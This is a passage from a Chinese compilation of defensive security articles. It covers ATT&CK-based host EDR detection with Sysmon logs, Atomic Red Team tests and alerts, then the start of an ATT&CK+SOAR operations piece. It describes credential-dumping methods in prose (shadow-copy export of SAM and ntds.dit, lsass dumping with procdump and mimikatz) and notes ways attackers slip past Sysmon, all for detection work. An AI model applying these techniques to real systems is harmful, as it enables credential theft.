
以下为系统检测到键盘记录器创建文件的行为，可以通过检测异常行为，提升检测攻击的能力，发现主机侧更多的安全问题。



4.5 五、Sysmonhunter 分析

利用 Empire 工具进行模拟测试，Empire 是一款内网渗透测试利器，其跨平台的特性类似于 Metasploit，有丰富的模块和接口，用户可以自行添加模块和功能，是针对 PowerShell 利用较好的平台。

通过对终端监测的数据进行特征匹配处理，并将结果推送到 Elasticsearch 数据库，查看数据的录入情况。



通过分析查看 dll 的调用次数，分析文件是不是存在被正常程序调用的情况。

File Path	Occurs
C:\Windows\System32\bcrypt.dll	5
C:\Windows\System32\bcryptprimitives.dll	3
C:\Windows\System32\ncrypt.dll	2

Showing 1 to 3 of 3 entries Previous 1 Next

分析某些 dll 是只被某些程序调用，或是某些操作必须调用的过程，需要逐个分析，判断能够被当成特征工程的一个指标。


Behavior Details

Show 10 entries Search:

Endpoint	Timestamp	BehaviorType	ATT&CK IDs	Value
a7243ce575a805bb2fb8a2b14b7d0fbc	2019-07-31T08:24:06	FileBehavior	T1003	C:\Windows\System32\consent.exe -load-> C:\Windows\System32\bcrypt.dll
a7243ce575a805bb2fb8a2b14b7d0fbc	2019-07-31T08:20:51	FileBehavior	T1003	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -load-> C:\Windows\System32\bcrypt.dll
a7243ce575a805bb2fb8a2b14b7d0fbc	2019-07-31T08:20:51	FileBehavior	T1003	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -load-> C:\Windows\System32\bcrypt.dll
a7243ce575a805bb2fb8a2b14b7d0fbc	2019-07-31T08:24:08	FileBehavior	T1003	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -load-> C:\Windows\System32\bcrypt.dll
a7243ce575a805bb2fb8a2b14b7d0fbc	2019-07-31T08:41:51	FileBehavior	T1003	C:\Windows\System32\consent.exe -load-> C:\Windows\System32\bcrypt.dll

Showing 1 to 5 of 5 entries Previous 1 Next

通过导入图数据库进行关联分析，蓝色表示程序，红色表示调用过程，黄色表示节点，绿色表示终端编号。



4.6 六、实际应用


结合产品进行检测，通过抽象提炼，完成了适当的分类，将攻击者的行为和具体的检测方式联系起来。通过抽象提炼，形成一个通用检测方法，让产品可以检测单项对抗行为及其目标。

4.6.1 1、单点测试

测试框架应用

Atomic Red Team 是一个简单测试库，每个安全团队都可以执行此测试来测试安全产品的检测能力。该测试库是映射到 MITER ATT & CK 框架的小型、高度可移植的检测测试框架。每个测试旨在映射特定的策略。

以下通过该交互式测试框架，检验 EDR 的检测能力。



任何攻击者进入内网最想要的是窃取尽可能多的凭据。如果他们能用凭证登录其他系统，就没必要在通过研究其他资产尚存的漏洞，进行测试攻击，所以主机凭据获取，历来都是兵家必争之地，不管是渗透测试、红蓝对抗还是护网行动，得凭证者得天下。故以下选取相关凭证获取相关攻击的应用检测。

卷影副本操作

vssadmin 用于创建/删除 Windows 驱动器的卷影副本的命令。卷影副本简单理解就是备份，您可以创建卷影副本备份和完全相同的文件副本。例如，以独占方式打开的数据库以及由操作员和系统活动打开的文件都可以通过命令在创建卷影副本过程中备份。可以使用卷影副本将 SAM 文件导出，配合 SYSKEY 利用 mimikatz 等工具获得 NTLM Hash。也可以利用 VSS 卷影副本拷贝 ntds.dit，ntds.dit 是 AD（活动目录）中的数据库文件，包含有关活动目录域中所有对象的所有信息，其中包含所有域用户和计算机帐户的密码哈希值。

以下是产品依据程序 hash 及进程行为分析后的检测情况。

被攻击主机IP：	192.168.80.31（192.168.80.31）
事件来源：	实时防护
事件状态：	只记录
威胁特征：	C:\Windows\System32\cmd.exe 修改进程C:\Windows\System32\vssadmin.exe的内存
处理建议：	建议对具有异常操作的进程进行排查

Mimikatz

mimikatz 是法国人 Gentil Kiwi 编写的一款 windows 平台下的神器，它具备很多功能，其中最亮的功能是直接从 lsass.exe 进程里获取 windows 处于 active 状态账号的明文密码。mimikatz 的功能不仅如此，它还可以提升进程权限，注入进程，读取进程内存，hash 传递等等

以下是产品依据程序 hash 及进程行为分析后的检测情况。

被攻击主机IP：	192.168.80.31（192.168.80.31）
事件来源：	实时防护
事件状态：	只记录
威胁特征：	C:\Windows\System32\cmd.exe 修改进程C:\Users\Administrator\Desktop\mima\z抓密码\Procdump\mimikatz_trunk\x64\mimikatz.exe的内存
处理建议：	建议对具有异常操作的进程进行排查

Procdump

Procdump 是 Windows 工具包里的一款工具，由于有微软的官方签名，所以大部分杀软不会查杀。通过 procdump 导出 lsass.exe 的内存文件，在用 mimikatz.exe 在本地读取内存文件提取密码。

以下是产品依据程序 hash 及进程行为分析后的检测情况。

被攻击主机IP：	192.168.80.31（192.168.80.31）
事件来源：	实时防护
事件状态：	只记录
威胁特征：	C:\Users\Administrator\Desktop\mima\z抓密码\Procdump\procdump.exe 创建EXE后缀的PE文件文件 C:\Users\Administrator\Desktop\mima\z抓密码\Procdump\procdump64.exe
处理建议：	建议对具有异常操作的进程进行排查

Ntdsdump

Ntdsdump 是 NTDS.dit（活动目录数据库）密码快速提取工具，可通过从域控制器上导取的 ntds.dit 文件以及 SYSTEM 文件，离线获取域控制器上所有 hash 的神器。

以下是产品依据程序 hash 及进程行为分析后的检测情况。

4.6.2 2、场景测试

勒索检测

模拟执行勒索程序后，通过提取行为特征，hash 比对，匹配特征库，检测异常告警。

规则ID	规则名称	规则描述	告警等级	告警类型	告警次数
R46	勒索病毒wncry	检测到勒索病毒wncry2.0在主机上运行	红色告警	安全事件	4

最终通过自动分析判定主机正遭受勒索病毒攻击。

4.7 七、持续演进

4.7.1 1、ATT&CK 细化子攻击的粒度

虽然 ATT&CK 提供了一套系统的理论指导，但仍任然不能解决具体的检测点技术问题，没有描述技术的特定实现的方法。对于某些技术描述还是比较笼统，对于检测安全产品的检测覆盖率还是不够。ATT&CK 的广度问题目前已经基本解决了，往后发展就是不断增加深度，不是一个测试用例就算覆盖一个指标了，而是一组测试用例可以验证一个指标的深度。

近期 ATT&CK 组织为了增强框架结构，开始对整个框架进行调优和重新设计，细化描述攻击技术的粒度，提出了子技术概念。子技术是一种更详细地描述技术的特定实现的方法。后期可以在技术列表中，查看可以执行技术的各种方式。例如凭据转储就是一个很好的例子。

在 ‘‘凭据转储’’ 的技术中，可以执行该操作的方式共计 9 个，例如 Windows SAM 和 ‘‘缓存的凭据’’。尽管最终结果每次都是相似的，但很多不同的行为都集中在一种技术中。对于子技术，我们将对其进行拆分，并拥有一种顶级的凭证转储技术，其下具有九种子技术，以更详细地介绍这些变化，以了解它们如何以特定方式应用于各个平台。

子技术将从.001 开始，并随着每个新的子技术递增。例如，访问令牌操纵仍将是 T1134，但是 ‘‘令牌操纵/盗窃’’ 将是 T1134.001，‘‘使用令牌创建进程” T1134.002，等等

对子技术所需的技术的进行深入分析，导致战术和技术之间归属位置的调整。可能会删减了一些不适合该策略核心定义的技术，例如 “ 隐藏文件’’ 和 ‘‘目录’’ 不适合 ‘‘持久性’’，以及一小部分需要弃用的技术，例如 “ Hypervisor’’，在该系统中，我们发现没有证明的用例概念。以及技术降级到子技术的调整。例如，由于我们添加了 “ Pre-OS Boot” 技术，因此将现有的 Bootkit 技术作为其子技术移至其下方。

以下是将旧技术映射到新子技术的对应表

TID	Technique Name	New ID	Sub-technique of	Note
T1156	.bash_profile and .bashrc	T8000.001	T8000 Event Triggered Execution	
T1015	Accessibility Features	T8001.001	T8001 Event Triggered Execution (Escalation Possible)	
T1098	Account Manipulation	N/A	N/A	Remains technique
T1182	AppCert DLLs	T8001.002	T8001 Event Triggered Execution (Escalation Possible)	
T1103	AppInit DLLs	T8001.003	T8001 Event Triggered Execution (Escalation Possible)	
T1138	Application Shimming	T8001.004	T8001 Event Triggered Execution (Escalation Possible)	
T1131	Authentication Package	T8002.001	T8002 Boot or Logon Autostart Execution	
T1197	BITS Jobs	N/A	N/A	Remains technique
T1067	Bootkit	T8003.001	T8003 Pre-OS Boot	

4.7.2 2、攻防检测对抗

ATT&CK 在持续更新升级，攻击者也在不断寻找更隐蔽的方法，绕过传统安全工具的检测，因此防御者也不得不改变检测和防御方式。

就像上面我们用于入侵检测的 sysmon 检测引擎，很多人在安装 Sysmon 的过程中直接使用默认配置，不更改文件名、服务名、驱动名，在攻击者发现主机环境装有 Sysmon 后，通过对现有规则及对环境分析，结合具体情境使用绕过及阻断方式组合技术，可轻松突破 Sysmon 日志记录。所以防御方需要对 sysmon 进行隐藏，否则将影响对攻击者 TTP 检测，及入侵行为检测。

从战术、技术和过程（TTPs）的攻击层面分析，现在攻击者使用工具，往定制化、模块化、无文件落地发展，可绕过大部分传统的安全防护设备。例如以下工具运行不带任何参数可直接转储 lsass.exe 的内存。

这就需要依托安全厂商投入研究，研究分析得越透彻，攻击者绕过的难度就越高。尤其是针对现有的 TTPs 的研究，研究如何精确匹配攻击事件，我觉得这也是未来的趋势，往精准化检测前行，否则安全分析人员，将被淹没在各种设备海量的告警中，剪不断理还乱，当然这是个持续的过程，在攻防对抗中不断升级，不断演进。

4.7.3 3、大数据智能平台分析

往更深层次上讲，如果仅仅只为了发现特定的已知攻击行为而进行的检测会是什么样场景？一个新的特征，一个新的告警，一个新签名，一个接一个！是的，这很可能是作为安全分析师在每天工作中所经历的对于威胁的检测分析处理。我们是否想过，通过由几个开源框架组成的生态系统，自研启用高级分析功能来增强威胁检测能力，通过赋能机器学习，构建大数据智能分析平台，进一步发展根据数据做出预测或建议的分析技术，解决检测已知的威胁，通过关联分析，挖掘未知的威胁，提高检测率。

4.8 八、小结

随着 ATT&CK 框架的不断完善和延伸，应用的方向也会更广。就目前阶段，我们认为深入分析 ATT&CK 的 TPPs 能提高主机 EDR 产品对于入侵行为的检测和分析。ATT&CK 是一个非常庞大的框架，我们将致力于实战，从多维度深入研究，不断提高检测的广度和准确率。欢迎对 ATT&CK 感兴趣的安全爱好者和我们一起交流讨论。

4.8.1 关于安全狗海青安全研究实验室

海青安全研究实验室隶属于安全狗，主要负责构建网络威胁情报体系和专项二进制病毒（勒索、挖矿、蠕虫等）研究及热点安全事件的追踪，研究最新的安全框架和体系并协助研发完成安全产品的技术落地，为打造良好的网络安全环境贡献一份力量，以实现网络安全为使命。

4.8.2 关于作者

洪祺源，海青实验室 Web 安全研究负责人，在 Web 安全和 ATT&CK 框架应用于主机 EDR 领域方面有较深的研究

4.8.3 微信公众号二维码

安全运营持续优化之路——基于 ATT&CK+SOAR 的运营实


作者：李璇 @ 绿盟科技

来源：https://mp.weixin.qq.com/s/d4XWTQieO-vhjLKhodrpZQ

长期以来，安全人员疲于采用一种又一种新技术，部署一层又一层的防御措施，只为了改善他们的运营环境，期望在攻击者攻破系统之前，能够及时的发现和处置威胁。然而，随着攻击技术的不断进化，这种情况并没有显著的改善，在暴露给攻击者的时间窗口下，将系统资产处于较高风险状态。如何提高威胁发现和处置的效率，缩短暴露时间窗口是不得不面对的问题。ATT&CK 和 SOAR 技术为改善此现状提供了新的思路。

5.1 攻防不对称是安全运营优化的驱动力

面对各种日新月异的威胁，企业安全运营面临的巨大压力。在攻防对抗中，攻击者从开始攻击目标到攻陷目标，再到进行破坏窃取数据等，往往只需要几分钟；而安全运营人员从发现遭受攻击到发现资产被攻陷，再到采取处置措施，往往需要几个小时、几天、甚至数月。其根本原因是由于攻防之间的不对称。



攻防双方的不对称性驱动安全运营必须走持续优化之路。攻防不对称主要表现几个方面：

从时间上，攻击者处于先手位置；攻击者发起攻击了，防御者才有可能发现异常，并存在一定的滞后。

从空间上，攻击者是以点破面，只要找到一个脆弱性，即可发起甚至成功的攻击。而防御者需全面加固系统，封堵所有的风险点，而对于未知风险点，则无能为力。

从技术上，面对攻击者层出不穷的攻击技术，防御者无法提前准备检测和处置措施，进一步加宽了资产暴露的时间窗口。

就安全运营本身而言，也存在诸多问题。威胁信息和事件数量多、安全技术整合度低，人力不足经验难以固化，使得安全运营面临严峻挑战。

尽管面对这种不对称性，但企业安全重中之重，仍然需要采取手段，优化运营，及时发现和处置威胁。

5.2 威胁的及时发现和响应才能保障安全

没有绝对的安全。即便是全球顶尖的三家安全厂商，在今年 5 月仍被国外主流媒体报道被黑客组织 Fxmsp 攻破，源代码遭到泄露。所谓的 ‘‘安全’’ 是将风险控制在可接受的范围之内，在攻击者突破系统防御之前，及时的发现威胁，并采取有效措施。

在基于时间的安全模型理论中，判据要求：

Pt > Dt + Rt

Pt 是安全措施能够抵御攻击者的时间长度；**Dt** 是发现威胁的时间长度；**Rt** 是采取处置措施所消耗的时间长度。判据要求在系统被攻破之前，能够发现和处置威胁，即

DeltaT = Pt – Dt - Rt，DeltaT > 0

DeltaT 是系统暴露威胁下的时间窗口。**DeltaT > 0**，系统才处于相对安全的状态，则要求 **Pt** 尽量大，**Dt** 和 **Rt** 尽量小。然而，**Pt** 时间长度与攻击者密切相关。具有丰富经验的攻击者能够快速的突破各层防御，获取资产的控制权。反之，则需要较长时间。就比如，抢劫金库，凭借先进的枪支弹药，能够很快突破防御。而凭借赤手空拳则很容易被堵绝在外。作为系统的安全员，无法左右攻击者的能力。而对于 **Dt** 和 **Rt**，则能够采用先进的理念和技术，缩短 **Dt** 和 **Rt**，优化安全运营。

通过站在 ‘‘攻击者’’ 视角，加强对威胁的认知和理解，将安全防御涉及的预防、检测、缓解和补救的步骤记录到一个或多个行动方针（course-of-action，COA）中，能够有效的缩短平均检测时间（MTTD）和平均响应时间（MTTR）。当下的一些新兴技术为优化安全运营提供了新的思路。MITRE ATT&CK 提供了大量的攻击技术、战术和流程知识库，有助于理解攻击者行为，评估并完善攻击识别能力，提高威胁发现的效率。SOAR 通过对安全事件的智能化编排和自动化响应，对安全威胁做出了全面高效的应对。下文就结合 MITRE ATT&CK 和 SOAR 技术讲述如何加速威胁发现和处置。

5.3 ATT&CK 加速威胁发现


5.3.1 3.1ATT&CK 威胁分析体系

ATT&CK Framework 是在杀伤链的基础上，构建了一套更为细化、更贴合实战的知识模型和框架。它为威胁发生战术和技术做出了划分，为网络安全提供了威胁分析基准模型。其中，12 种战术包括：访问初始化、执行、持久化、提权、防御规避、访问凭证、发现、横向移动、收集、命令和控制、数据获取、危害。每种战术之下，包括多种实现的攻击技术。

5.3.2 3.2 丰富而全面的数据源

丰富而全面的数据是及时、准确发现威胁的基础。仅仅依靠网络侧流量，很难发现发生在主机内的攻击行为。随着加密流量的趋势，基于流量的检测将变得更加困难。ATT&CK 提供了高价值的主机数据。

在 ATT&CK 中每项技术介绍中，提供数据源需求。其 CARET 项目为攻击分析提供更为清晰的指导。下映射图攻击组织、攻击技术、分析技术、数据模型、sensor 间建立关联关系。左至右展示了攻击组织采用哪些攻击技术进行渗透，右至左展示了采用适当的 sensor 收集数据，并分类和分析。二者在 ‘‘分析’’ 做碰撞。图示检测 APT32 攻击需文件、进程、用户会话和网络报文等类别的日志。对主机日志的分析，能够为发现很多直接的证据，快速定位实锤性攻击。



5.3.3 3.3 检测能力的更新优化


目前，基于攻击特征的检测仍然占据主流。威胁情报的加入，更使得基于特征的检测如虎添翼。然而，面对威胁的多样化，如何评估检测能力，弥补差距呢?

ATT&CK 针对每种战术下，基于实际发生的攻击案例，广泛收集的攻击技术，它为威胁分析能力提供了一个参考标准。任一攻击技术均可能是被攻击者采用的攻击手法。将安全产品检测能力映射到框架中，根据其覆盖度度量的安全产品的检测能力。同时发现哪些检测点未覆盖到，发现不足，然后进行主动完善。通过覆盖更多的攻击类型，降低漏报，减少人工取证的耗时。

5.3.4 3.4 行为关联分析

基于特征的检测技术单一，无法检测未知的威胁。并且，检测的告警中可能混杂着系统正常操作的误报。如运维工作人员也可能使用一些不常用的系统命令，如 cmd 命令行，进行系统排错。如何将单点的行为关联起来，对于排除误报，分析攻击全貌，定位失陷资产有很大的帮助。

攻击者在发起攻击过程中，结合安全事件的命中情况，从 ATT&CK 矩阵可勾勒出攻击者所采用攻击技术之间的关系，清晰的展现攻击者是如何一步一步入侵成功的。通过不断地攻击溯源分析，抓取攻击套路，形成给为精确地检测规则。于此同时，提升运营人员威胁分析的能力，强化自身技术覆盖范围，不断缩小与攻击者之间的差距，提高威胁检测效率。



5.3.5 3.5 对抗提升安全员的运营能力

ATT&CK 矩阵模型让 ‘‘攻击手法’’ 有了通用语言。在实际应用中，通过红蓝对抗，对红队活动和蓝队活动，按照 ATT&CK 矩阵进行比较，从中发现攻击方取得了多大程度的成功，采用了何种技术，漏检哪些活动。助于增强安全人员对威胁的理解，帮助分析和响应人员更好的了解攻击者，熟悉真实环境的对抗技巧，增强实战能力。

5.4 补齐威胁发现与响应间的缺口

